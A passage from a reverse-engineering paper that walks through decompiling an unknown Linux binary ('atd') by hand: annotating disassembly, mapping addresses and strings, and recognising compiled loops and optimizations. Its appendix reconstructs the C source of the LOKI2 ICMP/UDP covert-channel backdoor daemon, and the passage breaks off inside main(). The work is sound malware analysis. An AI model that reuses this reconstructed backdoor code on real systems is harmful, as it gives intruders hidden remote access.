[mmurr@code-3]:
```

Note: the output has been truncated for reasons of space. For this same reason, I have not included the output in the appendix of this paper.

Now we can proceed to step 3 in the reverse engineering process, the hand translation from assembly to a higher level language (in this case C.) This is the most difficult phase of the reverse engineering process, because much information has been lost, and the code itself may have been changed by the compiler, for reasons of optimization, alignment, etc. Different command line parameters to the GNU c compiler cause different assembly opcodes to be outputed. Examples are the command line option –funroll-loops, which causes code loops to be unrolled.

There are 2 general approaches when decompiling. The first is just jumping straight into the assembly code, and attempting to interpret it as you proceed from line to line. The second method is a multi-pass method, where you first go through and replace all of the memory addresses for which you have a mapping for, with their values. Then go back through the code a second time, and attempt to interpret the code, except now you already have some information which may help give you context and purpose of the function, all of which can make the decompilation process easier. In this paper I used the second method.

The first thing we do is to go through and annotate all of the symbols in the file. We do this by putting a ';' followed by the symbol name, on the preceeding line. A few places that one may find memory addressess are on the call, push, cmp, and mov operands. For example, the following line:

```
 8048de7:   e8 7c ff ff ff          call   0x8048d68
```

becomes

```
;call to __setfpucw
 8048de7:   e8 7c ff ff ff          call   0x8048d68
```

Occasionally you will see a reference to an operand such as:

```
 8048e36:   83 3d 6c c5 04 08 00    cmp    ds:0x804c56c,0x0
```

The ds: prefix tells us that this memory address will be in the data segment, where things such as global variables are kept. Any time there is a call operand to an address that doesn't map to any known system function, it means this is a call to object code that was included with the executable, and should be somewhere in the assembly dump. I label these as userFunctionX, where userFunction goes from 0 to however many unmatched functions we encounter.

Strings are an interesting item to deal with. For example, the following line of c code:

```
fprintf(stderr, "\nlokid: Client database full");
```

translates to

```
8048f17:    68 e8 a8 04 08          push   0x804a8e8
8048f1c:    68 d8 c6 04 08          push   0x804c6d8
8048f21:    e8 a2 fc ff ff          call   0x8048bc8
```

in assembly code. The line labeled 8048f17: tells us that the processor is to push the value 0x804A8E8 onto the system stack. To determine what is at this memory location, we have to determine what section this variable falls under. Referring back to the output from readelf, line 35 says that the .rodata sections starts at offset 804A8E8 and is C3C (3132) bytes big. So the .rodata section

spans from 804A8E8 to 804B524. The memory address we are looking at is located at 804A8E8, which is within the range of the .rodata section. To find the value that is actually stored there, we refer back to the readelf output. On line 35 we can also see that the .rodata section is located at offset 28E8 within the original executable file.

To jump to offset 28E8 in our unknown binary, I examined a hexadecimal dump. To generate a hexidecimal dump I used the hexdump command.

```
[mmurr@code-3 ~/sandbox]: hexdump atd > atd.hexdump
[mmurr@code-3 ~/sandbox]: cat atd.hexdump
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 03 00 01 00 00 00  b0 8d 04 08 34 00 00 00  |............4...|
00000020  ac 38 00 00 00 00 00 00  34 00 20 00 05 00 28 00  |.8......4. ...(.|
00000030  15 00 14 00 06 00 00 00  34 00 00 00 34 80 04 08  |........4...4...|
…
[mmurr@code-3 ~/sandbox]:
```

Note: The output was redirected to a file first because of volume, and because we will refer to the output multiple times during the decompilation process.

Now we can jump to offset 28E8 fairly easily. The leftmost column contains the memory address, in 16 byte increments. At address 28E8 we can see that the string "\nlokid: Client database full" is stored in memory. So we know that our original line of

```
8048f17:    68 e8 a8 04 08          push   0x804a8e8
```

translates to:

```
;push "\nlokid: Client database full"
 8048f17:   68 e8 a8 04 08          push   0x804a8e8
```

Doing all of these lookups by hand is quite tedious and time consuming.

Now that we've added some comments to our assembly dump, we can start going through the code. Referring again to the original readelf output, we can see that program execution begins at 0x8048DB0, which is also the beginning of the .text section. The first 81 bytes of that section are system startup code, with calls to functions such as __setfpucw, __libc_init, _init, etc. In C, the first user function that gets executed is the main() function. Therefore, the first call we encounter (userFunction1) must be the main().

```
;call to userFunction1
 8048e06:   e8 6d 0d 00 00          call   0x8049b78
```

Jumping to memory adress 0x8049B78, we can see the start of a function routine. By definition, the main function is defined as main(int argc, char **argv). So we know the main function will have two parameters, and integer (the total

number of arguments), and a pointer to a pointer of characters (the individual command line options in a zero based array, starting with the name of the executable at offset 0.)

Continuing down the assembly dump, we can see that memory is being allocated for local variables, totalling 112 (0x70) bytes in length.

```
;make ebp a temporary stack pointer
 8049b79:   89 e5                   mov    ebp,esp
;subtract 0x70 (112)
 8049b7b:   83 ec 70                sub    esp,0x70
```

Following this, copies of edi, esi, and ebx are being saved.

```
;save edi
 8049b7e:   57                      push   edi
;save esi
 8049b7f:   56                      push   esi
;save ebx
 8049b80:   53                      push   ebx
```

Following this, we save a copy of the address of argv (the second parameter to the main() function) in ebx:

```
;move &argv into ebx
 8049b81:   8b 5d 0c                mov    ebx,DWORD PTR [ebp+12]
```

The first system call comes at byte 8049BA4. The call is to the geteuid() function, which returns the effective user id of the user the process was running as. We then check to see if the result is not zero (the result of a function call is returned in the ax register), and if it is, we jump to address 0x8049BB8. The assembly code for this is shown below.

```
;call to geteuid()
 8049ba4:   e8 2f ef ff ff          call   0x8048ad8
;jump if ax != 0
 8049ba9:   66 85 c0                test   ax,ax
 8049bac:   75 0a                   jne    0x8049bb8
```

Following this, is a call to getuid(), which returns the real userid of the user the process was running as. The binary then checks to see if the result was zero, and if it was, jumps to address 0x8049BCC. The assembly code for this is shown below.

```
;call to getuid()
 8049bae:   e8 b5 ef ff ff          call   0x8048b68
;jump if ax == 0
 8049bb3:   66 85 c0                test   ax,ax
 8049bb6:   74 14                   je     0x8049bcc
```

Examining this, we can see that this block of assembly code essentially says:

```
If the result of geteuid() does not equal 0, and the result of
getuid() does not equal 0 then jump, otherwise continue.
```

Translating this back into C code, we come up with the following:

```
if( geteuid() || getuid() )  { … }
```

Note, the logic has been inverted because the condition as originally stated, would make the jump take you outside of the block of code. Continuing through with this fashion, we can recreate the entire main() function, and all of the other user functions.

Now lets take a look at some possible ways to convert from C to assembly. Since the x86 architecuture does not contain commands for logic structures such as “if then else”, lets examine how the compiler translates these high level logic structures into assembly.

The “if” statement is used to compare two or more boolean conditions (sometimes called tests), and execute a block of code if the conditions are true. The if statement can be broken into two categories, simple and complex if statements. A simple if statement has only 1 boolean condition, and a complex if statement has 2 or more boolean conditions.

The simple if statement takes the general form of:

```
if <operand1> <comparison> <operand2> then
      code…
end if
```

The code… portion is executed only if the comparison between operand1 and operand2 evaluates to true. The definition of “true” depends of the high level language, the data types of the operands, and the comparison operator.

The assembly equivelent of a simple if statement is:

```
cmp op1, op2
je true
jne false
true:
      code…
false:
      rest of code…
```

Note: the decision to use cmp, je, and jne is normally done by the compiler. The decision as to the logic of the statement is up to the developer.

Lets take a look at a real world example. In the following C code snippet, the two variables intArg1, and intArg2 are both integer datatypes.

```
if( intArg1 == 0 ) {
      code...
}
```

This can translate into:

```
            cmp    intArg1, 0x0
            je     0x8048f29
            jne    0x8048f35
8048f29:
            code…
8048f35:
            code…
```

The other type of if statement is the complex if statement. This is where there are more than one boolean condition. An the general form for a complex if statement is:

```
if <operand> <comparison> <operand>
<comparison> <operand> <comparison> <operand>… then
      code…
endif
```

This could be represented in assembly as:

```
      cmp operand1, operand2
      jl true
      cmp operand2, operand3
      jg true
      jmp false
true:
      code…
false:
      rest of code…
```

Note: Again the use of cmp, jl, jg, and jmp depend on the specific compiler, and optimizations used.

There are other variants of the if statement, such as: if then else, if then else if then, if then else if then else then, etc. These are all implemented in much the same manner.

The next logic structure we will examine is the while loop. A while loop executes a block of code, only while an expression evaluates to true. The general form of a while loop is:

```
while <condition>
      code…
```

```
end while
```

This could translate into the following assembly code:

```
start_of_loop:
      cmp ax,eax
      jnl done
            code…
      jmp start_of_loop
done:
      more code…
```

Here is an example using C:

```
while( counter > 0 ) {
      code…
}
```

and here is one possible translation into assembly:

```
80497f4:
      cmp    ebx,0x0
      jle    0x804981e
             code…
      jmp    0x80497f4
804981e:
      more code…
```

Note the reversal of the logic statement. In C, our logic says “Do this while counter is greater than 0”, in assembly we say “Don’t do this if counter is less than or equal to 0.”

The next logic structure we will examine is the “for” loop. A for loop is generally expressed as:

```
for <initial condition>, <while condition>, <increment>
      code…
end for
```

The for loop can actually be represented as a while loop:

```
<initial condition>
while <while condition>
      code…
      <increment>
end while
```

Here is an example. The following C excerpt executes the code block 10 times.

```
for( counter = 0; counter < 10; counter++ ) {
      code…
```

```
}
more code…
```

This could be translated into assembly as:

```
      mov    eax, 0
      cmp    eax, 0xa
8048901:
      jge    0x8048a10
             code…
             inc eax
      jmp    0x8048901
8048a10:
      more code…
```

The last high level logic structure we will examine is the CASE structure. The case structure (sometimes called switch, or select) is a multi-way branch with a single condition. The generic form for case is:

```
select <input>
      case a:
            code…
      end case

      case b:
            code…
      end case

      ….
end select
```

This structure can actually be implemented as a series of if elseif statements, and then translated into assembly using a the procedure discussed before. The example C snippet below will help illustrate this. The variable intArg1 is an integer datatype.

```
switch( intArg1 ) {
      case 0:
            code…
      break;

      case 1:
            code…
      break;

      default:
            code…
      break;
}

rest of code…
```

This switch statement is equivalent to the following if statement:

```
if( intArg1 == 0 ) {
      code…
} else if( intArg1 == 1 ) {
      code…
} else {
      code…
}

rest of code…
```

One possible translation into assembly is:

```
      cmp    eax, 0
      jne    0x804a101
              code…
      jmp    0x804a140
0x804a101:
      cmp    eax, 1
      jne    0x804a131
              code…
      jmp 0x804a140
0x804a131:
            code…
0x804a140:
      rest of code…
```

Now that we've examined how high level logic structures can be translated into assembly, lets examine some common compiler optimizations that we might encounter during the decompilation proces.

The first optimization we will examine is loop unrolling[19]. This is where a loop is re-written to reduce the number of times the compiler has to increment and check variables. There are two types of loop unrolling: complete, and partial. Complete unrolling is possible when the total number of times through a loop is known ahead of time, partial is when the number of times through a loop can change. Loop unrolling helps save time, however normally requires an increase in space. An example will help clarify. Here is a snippet of C code using a for loop.

```
for( counter = 0; counter < 10; counter ++ ) {
      code…
}
```

This loop can be completely unrolled into a series of 10 code blocks, as shown below.

```
code…
code…
code…
```

```
code…
code…
code…
code…
code…
code…
code…
```

Partial loop unrolling is similar, however the remainder has to be taken into account. Here is an example in C.

```
for( counter = 0; counter < someValue; counter++ ) {
      code;
}
```

This loop can be unrolled to:

```
intNumberOfIterations = (int)(counter + 2)/3;
switch( counter % 3 ) {
      case 0:
            goto startOfLoop;
      break;

      case 1:
            goto oneExtra;
      break;

      case 2:
            goto twoExtra;
      break;
}

while( intNumberOfIterations > 0 ) {
startOfLoop:
      code…

oneExtra:
      code…

twoExtra:
      code…
};
```

As you can see, this takes care of the remainder first, and then proceeds to iterate through the loop (int)(counter + 2 /) 3 times.

Note: this example is a modification of a C coding axiom referred to as Duff's Device[20], which can be found at http://www.lysator.liu.se/c/td/index.html.

Another common optimization is called function inlining[21]. This is where the compiler replaces the code to call a function, with the code for the function itself. This saves the time and resources required to make a function call.

Here is an example in c:

```
void function1(void) {
      code….
}

void function2(void) {
      function1();
}
```

This can be optimized to:

```
void function2(void) {
      code…
}
```

Another compiler optimization is variable elimination by use of registers. Registers can be thought of variables that are built into the processor. This is faster because the access time to a register is much less than the access time to a memory address. Sometimes in assembly, a loop will be iterated through, and there will have been no local variables used/declared. This probably means that a variable was in the original source code, however was eliminated for optimization purposes.

Now, with these optimizations in mind, we can continue through the disassembled code, reconstructing the functions one line at a time.

The last step in decompiling is to go through the entire disassembled output, making sure we have accounted for all of the lines of code. There are instances where a function may be defined, but not called. In such cases the object code for the function will exist, but there will bee no calls to those functions. While technically this isn't required to reproduce a functionally equivelent product, we do it for thoroughness.

After recreating a C file, we can go back through and start giving human recognizable names to functions and variables. This can be done by analyzing the actions or uses of the functions and variables respectively, and coming up with appropriate names.

The final result of the reverse engineering process is available in appendix E. For reader reference, I have also included a list of translations between memory addresses and user functions, and user variables in appendix F.

Appendix E – Decompiled source code for atd

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>
#include <pwd.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <fcntl.h>
#include <time.h>
#include <grp.h>
#include <termios.h>
#include <sys/ipc.h>
#include <sys/sem.h>
#include <sys/shm.h>
#include <setjmp.h>
#include <linux/ip.h>
#include <linux/icmp.h>


int addClient(int arg1);
int findClientAndTakeAction(int action);
void signalHandler2(int arg1);
void updateClientTimesAndPurge(void);
void updateClientStatistics(int index, int packetsWritten, int bytesWritten);
int findClientAndGetIP(int index, int* clientID);
void initializeSharedMemory(void);
void lockMemory(void);
void unlockMemory(void);
void exitRoutine(void);
in_addr_t hostnameToNumberLookup(char* hostAsString);
char* lookupHost(int arg1);
unsigned short calculateChecksum(unsigned short* buffer, int sizeOfBuffer);
void errorAndExit(int exitValue, int usePerror, int showErrorText, char* errorText);
void uncalledFunction1();
void cleanUpAndExit(int exitValue);
void signalHandler3(int arg1);
void daemonize(void);
void encryptOrDecrypt(int action, int sizeOfBuffer, unsigned char* buffer);
int sendToClient(char *buffer, int destinationIP, int arg3, int doNotEncrypt);
void processServerCommand(char* serverCommand, pid_t pid, int arg3);
void signalHandler1(int arg1);
int serverStatistics(int index, char* buffer, int protocol, int serverTime);

struct clientStruct {
        int clientID; // Offset == 0
        unsigned int clientIP; // Offset == 4
        time_t clientTime; // Offset == 8
        unsigned int packetsWritten; // Offset == 12
        unsigned int bytesWritten; // Offset == 16
        unsigned int requests; // Offset == 20
};

// Taken from TCP/IP Illustrated vol. 1
struct customUDPHeader {
        unsigned short sourcePort; // Offset == 0
        unsigned short destinationPort; // Offset == 2
        unsigned short length; // Offset == 4
        unsigned short checksum; // Offset == 6
};

// Taken from TCP/IP Illustrated vol. 1
struct customICMPHeader {
```

```
        unsigned char type; // Offset == 0
        unsigned char code; // Offset == 1
        unsigned short checksum; // Offset == 2
        unsigned short id; // Offset == 4
        unsigned short sequenceNumber; // Offset == 6
};

struct LOKIStruct {
        struct iphdr ipHeader; // Offset == 0
        union {
                struct customICMPHeader icmpHeader;
                struct customUDPHeader udpHeader;
        } transportProtocolHeader; // Offset == 20

        unsigned char applicationLayerData[0x38]; // Offset == 28
};

struct clientStruct *clientList;
time_t daemonStartTime = 0;
unsigned int globalBytesWritten = 0;
unsigned int globalPacketsWritten = 0;
int currentClientID = 0;
int destroySharedMem = 0;
int showVerboseOutput = 1;
int transportProtocol = 1;
int socketDescriptor2 = 0;
int socketDescriptor1 = 0;
int socketOptionValue = 1;
int someVariable = 0;
int statusByte = 0;
int sharedMemoryID;
struct LOKIStruct sendLOKIPacket;
struct LOKIStruct receivedLOKIPacket;
jmp_buf unusedJump;

extern int errno;

int addClient(int arg1) {
        int localVar1, counter;

        localVar1 = -1;
        lockMemory();

        for( counter = 0; counter < 10; counter++ ) {
                if( (currentClientID == clientList[counter].clientID) &&
(receivedLOKIPacket.ipHeader.saddr == clientList[counter].clientIP) ) {
                        localVar1 = counter;
                        break;
                }

                if( clientList[counter].clientID == 0 )
                        localVar1 = counter;
        } /* counter = 0; counter < 10; counter++ */

        if( localVar1 == -1 ) {
                if( showVerboseOutput != 0 )
                        fprintf(stderr, "\nlokid: Client database full");

                unlockMemory();
                return(-1);
        } /* localVar1 == -1 */

        clientList[localVar1].clientTime = time((time_t *)NULL);

        if( localVar1 != counter ) {
                clientList[localVar1].clientID = currentClientID;
                clientList[localVar1].clientIP = receivedLOKIPacket.ipHeader.saddr;
                clientList[localVar1].packetsWritten = 0;
                clientList[localVar1].bytesWritten = 0;
                clientList[localVar1].requests = 0;
        } /* localVar1 != counter */
```

```
        unlockMemory();

        return(localVar1);
}

int findClientAndTakeAction(int action) {
        int counter = 0;

        lockMemory();
        for( ; counter < 10; counter++ ) {
                if( (clientList[counter].clientID == currentClientID) &&
(clientList[counter].clientIP == receivedLOKIPacket.ipHeader.saddr) ) {
                        if( action == 1 )
                                clientList[counter].clientTime = time(0);
                        else if( action == 2 )
                                bzero(&clientList[counter], 0x18);

                        unlockMemory();
                        return(counter);
                } /* (clientList[counter].clientID == currentClientID) &&
(clientList[counter].clientIP == receivedLOKIPacket.ipHeader.saddr) */
        } /* ; counter <= 0x9; counter++ */

        lockMemory();
        return(-1);
}

int serverStatistics(int index, char* buffer, int protocol, int serverTime) {
        int counter;
        struct protoent *prot;
        time_t localVar1;

        if( index == -1 ) {
                fprintf(stderr, "DEBUG: stat_client nono\n");
                return(0);
        } /* index == -1 */

        counter = sprintf(buffer, "\nlokid version:\t\t%s\n", "2.0");
        counter += sprintf(&buffer[counter], "remote interface:\t%s\n",
lookupHost(receivedLOKIPacket.ipHeader.daddr));
        prot = getprotobynumber(protocol);
        counter += sprintf(&buffer[counter], "active transport:\t%s\n", prot->p_name);
        counter += sprintf(&buffer[counter], "active cryptography:\t%s\n", "XOR");

        time(&localVar1);

        counter += sprintf(&buffer[counter], "server uptime:\t\t%.02f minutes\n",
difftime(localVar1, serverTime) / 0x3C);

        lockMemory();

        counter += sprintf(&buffer[counter], "client ID:\t\t%d\n",
clientList[index].clientID);
        counter += sprintf(&buffer[counter], "packets written:\t%ld\n",
clientList[index].packetsWritten);
        counter += sprintf(&buffer[counter], "bytes written:\t\t%ld\n",
clientList[index].bytesWritten);
        counter += sprintf(&buffer[counter], "requests:\t\t\%d\n",
clientList[index].requests);

        unlockMemory();

        return(counter);
}

void signalHandler2(int arg1) {
        alarm(0);

        updateClientTimesAndPurge();
```

```
        if( signal(0xE, signalHandler2) == SIG_ERR )
                errorAndExit(1, 1, showVerboseOutput, "[fatal] cannot catch SIGALRM");

        alarm(0xE10);
}

void updateClientTimesAndPurge(void) {
        time_t localVar1 = 0;
        int counter = 0;

        time(&localVar1);

        lockMemory();

        for( ;counter <= 0x9; counter++ ) {
                if( clientList[counter].clientID != 0 ) {
                        if( difftime(localVar1, clientList[counter].clientTime) > 0xE10 ) {
                                if( showVerboseOutput != 0 )
                                        fprintf(stderr, "\nlokid: inactive client <%d>
expired from list [%d]\n", clientList[counter].clientID, counter);

                                bzero(&clientList[counter], 0x18);
                        } /* difftime(localVar1, clientList[localVar2].8) > 0xE10 */
                } /* clientList[counter].0 != 0 */
        } /* ;localVar2 <= 0x9; localVar++ */

        unlockMemory();
}

void updateClientStatistics(int index, int packetsWritten, int bytesWritten) {
        lockMemory();

        clientList[index].clientTime = time((time_t *)NULL);
        clientList[index].packetsWritten += packetsWritten;
        clientList[index].bytesWritten += bytesWritten;
        clientList[index].requests++;

        unlockMemory();
}

int findClientAndGetIP(int index, int* clientID) {
        int returnValue = 0;

        lockMemory();

        if( (*clientID = clientList[index].clientID) != 0 )
                returnValue = clientList[index].clientIP;

        return(returnValue);
}

void initializeSharedMemory(void) {
        int localVar1, localVar2, localVar3, localVar4;

        localVar1 = getpid() + 242;
        localVar2 = getpid() + 424;

        if( (localVar4 = shmget(localVar1, 0xF0, 0x200)) < 0 )
                errorAndExit(1, 1, showVerboseOutput, "[fatal] shared mem segment request
error");

        if( (sharedMemoryID = semget(localVar2, 0x1, 0x380)) < 0 )
                errorAndExit(1, 1, showVerboseOutput, "[fatal] semaphore allocation error
");

        clientList = (struct clientStruct *)shmat(localVar4, 0, 0);
        for( localVar3 = 0; localVar3 < 10; localVar3++ )
                bzero(&clientList[localVar3], 0x18);
}

void lockMemory(void) {
```

```
        struct sembuf semaphoreOperationsArray[2] = {{ 0, 0, 0 }, { 0, 1, 0x1000 }};

        if( semop(sharedMemoryID, semaphoreOperationsArray, 0x2) < 0 )
                errorAndExit(1, 1, showVerboseOutput, "[fatal] could not lock memory");
}

void unlockMemory(void) {
        struct sembuf semaphoreOperation = { 0, 0xFFFF, 0x1800 };

        if( semop(sharedMemoryID, &semaphoreOperation, 0x1) < 0 )
                errorAndExit(1, 1, showVerboseOutput, "[fatal] could not unlock memory");
}

void exitRoutine(void) {
        struct sembuf semaphoreOperationsArray[2] = {{0, 0, 0}, {0, 1, 0x1000}};

        if( semop(sharedMemoryID, &semaphoreOperationsArray[0], 2) < 0 )
                errorAndExit(1, 1, showVerboseOutput, "[fatal] could not lock memory");

        if( shmdt(clientList) == -1 )
                errorAndExit(1, 1, showVerboseOutput, "[fatal] shared mem segment detach
error");

        if( destroySharedMem == 1 ) {
                if( shmctl(sharedMemoryID, 0, 0) == -1 )
                        errorAndExit(1, 1, showVerboseOutput, "[fatal] cannot destroy
shmid");

                if( semctl(sharedMemoryID, 0, 0, 0) == -1 )
                        errorAndExit(1, 1, showVerboseOutput, "[fatal] cannot destroy
semaphore");
        } /* destroySharedMem == 1 */

        semaphoreOperationsArray[0].sem_num = 0;
        semaphoreOperationsArray[0].sem_op = 0xFF;
        semaphoreOperationsArray[0].sem_flg = 0x1800;

        if( semop(sharedMemoryID, semaphoreOperationsArray, 1) < 0 )
                errorAndExit(1, 1, showVerboseOutput, "[fatal] could not unlock memory");
}

in_addr_t hostnameToNumberLookup(char* hostAsString) {
        in_addr_t hostAsInetAddr;
        struct hostent *host;

        if( (hostAsInetAddr = inet_addr(hostAsString)) != -1 ) {
                if( (host = gethostbyname(hostAsString)) == NULL )
                        errorAndExit(1, 1, showVerboseOutput, "\n[fatal] name lookup
failed");

                bcopy(host->h_addr_list[0], (char *)&hostAsInetAddr, host->h_length);
        } //(localVar1 = inet_addr(arg1)) == -1

        return(hostAsInetAddr);
}

char* lookupHost(int arg1) {
        char localBuf1[1024];
        struct in_addr internetAddress;

        internetAddress.s_addr = arg1;

        strcpy(localBuf1, inet_ntoa(internetAddress));
        return(strdup(localBuf1));
}

unsigned short calculateChecksum(unsigned short* buffer, int sizeOfBuffer) {
        long runningSum = 0;
        unsigned short oddByte = 0;
        unsigned short answer = 0;
```

```
        while( sizeOfBuffer > 1 ) {
                runningSum += *buffer++;
                sizeOfBuffer -= 2;
        } /* sizeOfBuffer > 1 */

        if( sizeOfBuffer == 1 ) {
                oddByte = 0;
                *((unsigned char*)&oddByte) = *(unsigned char *)buffer;
                runningSum += oddByte;
        } /* sizeOfBuffer == 1 */

        runningSum = (runningSum >> 16) + (runningSum & 0xffff);
        runningSum += (runningSum >> 16);
        answer = ~runningSum;
        return( answer );
}

void errorAndExit(int exitValue, int usePerror, int showErrorText, char* errorText) {
        if( showErrorText != 0 ) {
                if( usePerror != 0 )
                        perror(errorText);
                else
                        fprintf(stderr, errorText);
        } /* showErrorText != 0 */

        cleanUpAndExit(exitValue);
}

void uncalledFunction1() {
        alarm(0);
        if( signal(0xE, uncalledFunction1) == SIG_ERR ) {
                if( showVerboseOutput != 0 )
                        perror("[fatal] cannot catch SIGALRM");

                cleanUpAndExit(1);
        } //signal(0xE, uncalledFunction1) == -1

        longjmp(unusedJump, 1);
}

void cleanUpAndExit(int exitValue) {
        close(socketDescriptor2);
        close(socketDescriptor1);
        exit(exitValue);
}

void signalHandler3(int arg1) {
        int localVar1 = 0;

        wait(&localVar1);

        if( signal(0x11, signalHandler3) == SIG_ERR ) {
                if( showVerboseOutput != 0x0 )
                        perror("[fatal] cannot catch SIGCHLD");

                cleanUpAndExit(1);
        } /* signal(0x11, signalHandler3) == -1 */
}

void daemonize(void) {
        int fileDescriptor;

        close(0);

        if( showVerboseOutput == 0 ) {
                close(1);
                close(2);
        } /* showVerboseOutput == 0 */

        signal(0x16, SIG_IGN);
        signal(0x15, SIG_IGN);
```

```
        signal(0x14, SIG_IGN);

        switch( fork() ) {
                case -1:
                        if( showVerboseOutput != 0 )
                                perror("[fatal] Cannot go daemon");
                        cleanUpAndExit(1);
                break;

                case 0:
                break;

                default:
                        close(socketDescriptor2);
                        close(socketDescriptor1);
                        exit(0);
                break;
        } /* fork() */

        if( setsid() == -1 ) {
                if( showVerboseOutput != 0 )
                        perror("[fatal] Cannot create session");

                cleanUpAndExit(1);
        } /* setsid() == -1 */

        if( (fileDescriptor = open("/dev/tty", 2)) >= 0 ) {
                if( ioctl(fileDescriptor, 0x5422, 0) == -1 ) {
                        if( showVerboseOutput != 0 )
                                perror("[fatal] cannot detach from controlling terminal");

                        cleanUpAndExit(1);
                } /* ioctl(fileDescriptor, 0x5422, 0) == -1 */

                close(fileDescriptor);
        } /* (fileDescriptor = open("/dev/tty", 2)) >= 0 */

        errno = 0;
        chdir("/tmp");
        umask(0);
}

void encryptOrDecrypt(int action, int sizeOfBuffer, unsigned char* buffer) {
        int counter = 0;

        if( !action ) {
                while( counter < sizeOfBuffer ) {
                        buffer[counter] ^= buffer[counter + 1];
                        counter++;
                } /* counter < sizeOfBuffer */
        } else {
                counter = sizeOfBuffer;
                while( counter > 0 ) {
                        buffer[counter-1] ^= buffer[counter];
                        counter--;
                }
        } /* encryptOrDecrypt != 0 */
}

int main(int argc, char** argv) {
        char buf1[0x38] = {0}; // EBP - 56
        char buf2[0x38] = {0}; // EBP - 112
        pid_t pid;
        FILE *pipe;

        static int statusByte = 0;
        static int someVariable = 0;
        static int setSocketOption = 1;

        if( (geteuid() != 0) || (getuid() != 0) )
                errorAndExit(0, 1, 1, "\n[fatal] invalid user identification value");
```

```
		while( (someVariable = getopt(argc, argv, "v:p:")) != EOF ) {
			switch(someVariable) {
				case 'v':
					showVerboseOutput = __strtol_internal(optarg, 0,
0xA, 0);
				break;

				case 'p':
					switch(optarg[0]) {
						case 'i': // ICMP
							transportProtocol = 0x1;
						break;

						case 'u': // UDP
							transportProtocol = 0x11;
						break;

						default:
							errorAndExit(1, 0, 1, "Unknown
transport\n");
						break;
					}
				break;

				default:
					errorAndExit(0, 0, 1, "\nlokid -p (i|u) [ -v (0|1)
]\n");
				break;
			} /* someVariable */
		} // (someVariable = getopt(argc, argv, "v:p:")) != EOF

		if( (socketDescriptor1 = socket(0x2, 0x3, transportProtocol)) < 0 )
			errorAndExit(1, 1, 1, "[fatal] socket allocation error");

		if( signal(0xA, signalHandler1) == SIG_ERR )
			errorAndExit(1, 1, showVerboseOutput, "[fatal] cannot catch
SIGUSR1");

		if( (socketDescriptor2 = socket(0x2, 0x3, 0xFF)) < 0 )
			errorAndExit(1, 1, 1, "[fatal] socket allocation error");

		if( setsockopt(socketDescriptor2, 0x0, 0x3, &socketOptionValue, 0x4) < 0 )
			if( showVerboseOutput != 0 )
				perror("Cannot set IP_HDRINCL socket option");

		initializeSharedMemory();

		if( atexit(exitRoutine) == -1 )
			errorAndExit(1, 1, showVerboseOutput, "[fatal] cannot register with
atexit(2)");

		fprintf(stderr, "\nLOKI2\troute [(c) 1997 guild corporation
worldwide]\n");

		time(&daemonStartTime);

		daemonize();

		destroySharedMem = 1;

		if( signal(0xE, signalHandler2) == SIG_ERR )
			errorAndExit(1, 1, showVerboseOutput, "[fatal] cannot catch
SIGALRM");

		alarm(0xE10);

		if( signal(0x11, signalHandler3) == SIG_ERR )
			errorAndExit(1, 1, showVerboseOutput, "[fatal] cannot catch
SIGCHLD");
```

```
                for(;;) {
                        // 0xFFFFFFF7 == -7 == ~8
                        statusByte &= ~0x08;

                        /* 20 Bytes for IP Header
                         * 8 Bytes for ICMP ECHO REQUEST/REPLY
                         * or
                         * 8 bytes for UDP DNS QUERY/REPLY
                         * 56 Bytes for data
                         * Total == 84 bytes (0x54)
                         *
                         * See TCP/IP Illustrated Vol. 1 Ch 3, 7, and 11
                         */
                        someVariable = read(socketDescriptor1, (struct LOKIPacket
*)&receivedLOKIPacket, 0x54);

                        switch( transportProtocol ) {
                                // ICMP
                                case 0x1:
                                        if( ((calculateChecksum((unsigned short
*)&receivedLOKIPacket.transportProtocolHeader.icmpHeader, 0x40) == 0) &&
(receivedLOKIPacket.transportProtocolHeader.icmpHeader.type == 0x8) &&
(receivedLOKIPacket.transportProtocolHeader.icmpHeader.sequenceNumber == 0xF001)) &&
((receivedLOKIPacket.applicationLayerData[0] == 0xB1) ||
(receivedLOKIPacket.applicationLayerData[0] == 0xD2) ||
(receivedLOKIPacket.applicationLayerData[0] == 0xA1)) ) {
                                                statusByte |= 0x8;
                                                currentClientID =
receivedLOKIPacket.transportProtocolHeader.icmpHeader.id;
                                        } /* ((calculateChecksum((unsigned short
*)&receivedLOKIPacket.transportProtocolHeader.icmpHeader, 0x40) == 0) &&
(receivedLOKIPacket.transportProtocolHeader.icmpHeader.type == 0x8) &&
(receivedLOKIPacket.transportHeader.icmpHeader.sequenceNumber == 0xF001)) &&
((receivedLOKIPacket.applicationLayerData[0] == 0xB1) ||
(receivedLOKIPacket.applicationLayerData[0] == 0xD2) ||
(receivedLOKIPacket.applicationLayerData[0] == 0xA1)) */
                                break;

                                // UDP
                                case 0x11:
                                        if( ((calculateChecksum((unsigned short
*)&receivedLOKIPacket.transportProtocolHeader.udpHeader, 0x40) == 0) &&
(receivedLOKIPacket.transportProtocolHeader.udpHeader.destinationPort == 0x3500)) &&
((receivedLOKIPacket.applicationLayerData[0] == 0xD2) ||
(receivedLOKIPacket.applicationLayerData[0] == 0xB1)) ) {
                                                statusByte |= 0x8;
                                                currentClientID =
receivedLOKIPacket.transportProtocolHeader.udpHeader.sourcePort;
                                        } /* ((calculateChecksum((unsigned short
*)&receivedLOKIPacket.transportProtocolHeader.udpHeader, 0x40) == 0) &&
(receivedLOKIPacket.transportProtocolHeader.udpHeader.destinationPort == 0x3500)) &&
((receivedLOKIPacket.applicationLayerData[0] == 0xD2) ||
(receivedLOKIPacket.applicationLayerData[0] == 0xB1)) */
                                break;

                                default:
                                        errorAndExit(1, 0, showVerboseOutput, "\n[SUPER
fatal] control should NEVER fall here\n");
                                break;
                        } /* transportProtocol */

                        if( statusByte & 0x08 ) {
                                switch( (pid = fork()) ) {
                                default:
                                        bzero((struct LOKIPacket
*)&receivedLOKIPacket, 0x54);
                                        statusByte &= ~0x08;
                                continue;

                                case -1:
```

```
                                        errorAndExit(1, 1, showVerboseOutput,
"[fatal] forking error");
                                break;

                                case 0:
                                        destroySharedMem = 0x0;
                                break;
                        } /* (pid = fork()) */

                        if( (someVariable = addClient(0)) == -1 ) {
                                sendToClient("\nlokid: server is currently at
